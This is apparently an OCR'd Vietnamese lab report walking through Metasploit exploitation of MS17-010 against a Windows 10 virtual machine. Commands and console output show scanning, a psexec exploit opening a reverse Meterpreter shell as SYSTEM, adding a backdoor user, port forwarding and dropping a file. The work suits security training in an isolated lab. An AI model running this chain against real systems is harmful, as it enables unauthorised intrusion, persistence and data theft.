
systemctl status mongodb

systemctl start mongodb (chỉ dùng nếu dịch vụ database mongodb chưa hoạt động)

msfinit


msfconsole

3.2 Sử dụng thư viện khai thác xác định lỗi mặc định trên máy victim




```
msf5 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Ch
eck  Description
   -  ----                                      ---------------  ----     --
---  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No
     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce      2017-04-14       great    Ye
s    DOUBLEPULSAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Ye
s    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No
     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Ye
s    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
```

3.3 Định nghĩa các tham số phù hợp module khai thác




```
   CHECK_PIPE   false                                                      n
o        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  y
es       List of named pipes to check
   RHOSTS                                                                  y
es       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT        445                                                        y
es       The SMB service port (TCP)
   SMBDomain    .                                                          n
o        The Windows domain to use for authentication
   SMBPass                                                                 n
o        The password for the specified username
   SMBUser                                                                 n
o        The username to authenticate as
   THREADS      1                                                          y
es       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 10.0.0.101
RHOST => 10.0.0.101
msf5 auxiliary(scanner/smb/smb_ms17_010) > set SMBUser Administrator
SMBUser => Administrator
msf5 auxiliary(scanner/smb/smb_ms17_010) > set SMBPass a
SMBPass => a
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.0.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 10 E
nterprise 2016 LTSB 14393 x86 (32-bit)
[*] 10.0.0.101:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > back
msf5 > search ms17-010
```

3.4 Chủ động khai thác



```
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.0.0.102
LHOST ⇒ 10.0.0.102
msf5 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                   Current Setting
        Required  Description
   ----                   ---------------
        --------  -----------
   DBGTRACE               false
        yes       Show extra debug trace info
   LEAKATTEMPTS           99
        yes       How many times to try to leak transaction
   NAMEDPIPE
        no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES            /usr/share/metasploit-framework/data/wordlists/named_pip
es.txt  yes       List of named pipes to check
   RHOSTS                 10.0.0.101
        yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT                  445
        yes       The Target port
   SERVICE_DESCRIPTION
        no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME
        no        The service display name
   SERVICE_NAME
        no        The service name
   SHARE                  ADMIN$
        yes       The share to connect to, can be an admin share (ADMIN$,C$, ... )
or a normal read/write folder share
   SMBDomain              .
```

3.5 Kiểm tra quyền truy cập hiện tại sau khi đã chiếm quyền máy victim



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:90:e9:79
MTU          : 1500
```


Gợi ý: mongodb, msfinit, **msfconsole**

3. MAINTAINING ACCESS

Hacker may just hack the system to show it was vulnerable or he can be so mischievous that he wants to maintain or persist the connection in the background without the knowledge of the user. This can be done using Trojans, Rootkits or other malicious files. The aim is to maintain the access to the target until he finishes the tasks he planned to accomplish in that target.


Thực hiện

4.1 Tạo user khác trên máy victim có quyền admin bằng câu lệnh



```
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 72 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user linh 1 /add
net user linh 1 /add
The command completed successfully.


C:\Windows\system32>portfwd add -l 22 -p 22 -r <remote_ip>
portfwd add -l 22 -p 22 -r <remote_ip>

C:\Windows\system32>portfwd add -l 22 -p 22
portfwd add -l 22 -p 22
'portfwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > portfwd add -l 22 -p 22
[-] You must supply a local port, remote host, and remote port.
meterpreter > portfwd add -l 22 -p 22 -r <remote_ip>
[*] Local TCP relay created: :22 ⟷ <remote_ip>:22
meterpreter > portfwd add -l 22 -p 22 -r <remote_ip>
[-] Error running command portfwd: Rex::BindFailed The address is already in use
```

4.2 Mở port SSH/Telnet/RDP trên máy victim bằng câu lệnh.



Name	Date modified	Type
$Recycle.Bin	10/31/2020 7:46 AM	File folder
ACTIVE	11/12/2020 4:49 PM	File folder
Documents and Settings	10/31/2020 7:44 AM	File folder
inetpub	1/7/2020 5:44 AM	File folder
Linh	3/23/2024 12:41 AM	File folder
PerfLogs	7/16/2016 3:29 PM	File folder
Program Files	11/11/2020 1:29 AM	File folder
ProgramData	11/11/2020 1:24 AM	File folder
Recovery	10/31/2020 7:44 AM	File folder
System Volume Information	3/16/2024 3:05 PM	File folder
Users	10/31/2020 7:45 AM	File folder
Windows	3/16/2024 3:13 PM	File folder
bootmgr	7/16/2016 3:25 PM	System file
BOOTNXT	7/16/2016 3:25 PM	System file
pagefile.sys	3/16/2024 3:13 PM	System file


```
meterpreter > execute -f shell -c "ufw allow 22"Interrupt: use the 'exit' command
 to quit
meterpreter >
[*] 10.0.0.101 - Meterpreter session 1 closed.  Reason: Died

msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.102:4444
[*] 10.0.0.101:445 - Authenticating to 10.0.0.101 as user 'Administrator' ...
[*] 10.0.0.101:445 - Target OS: Windows 10 Enterprise 2016 LTSB 14393
[*] 10.0.0.101:445 - Built a write-what-where primitive ...
[+] 10.0.0.101:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.0.0.101:445 - Selecting PowerShell target
[*] 10.0.0.101:445 - Executing the payload ...
[+] 10.0.0.101:445 - Service start timed out, OK if running a command or non-serv
ice executable ...
[*] Sending stage (180291 bytes) to 10.0.0.101
[*] Meterpreter session 2 opened (10.0.0.102:4444 → 10.0.0.101:49730) at 2024-03
-23 00:40:28 +0700

meterpreter > cd ../
meterpreter > pwd
C:\Windows
meterpreter > cd ../
meterpreter > pwd
C:\
meterpreter > mkdir Linh
Creating directory: Linh
meterpreter > 
```

4. GET DATA

After getting a session you know that an attacker can easily get your info, steal your contacts, messages, app data and many more.

Thực hiện

5.1 Tạo thử tập tin C:\DATA.txt có nội dung tùy ý trên máy nạn nhân



Windows 10-LTSB Mod 32-Bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
hacker.txt - Notepad
File Edit Format View Help
12:56:27 AM
3/23/2024
Right Ctrl
Kali 2020.1b 32-Bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12:56 AM 67%
root@kali-i386:~
File Actions Edit View Help
Right Ctrl
ENG
12:56 AM
3/23/2024

```
"may tinh da bi hack"
```

```
[*] Meterpreter session 2 opened (10.0.0.102:4444 → 10.0.0.101:49730) at 2024-03
-23 00:40:28 +0700

meterpreter > cd ../
meterpreter > pwd
C:\Windows
meterpreter > cd ../
meterpreter > pwd
C:\
meterpreter > mkdir Linh
Creating directory: Linh
meterpreter > shell
Process 3232 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\>echo"may tinh da bi hack" > hacker.txt
echo"may tinh da bi hack" > hacker.txt
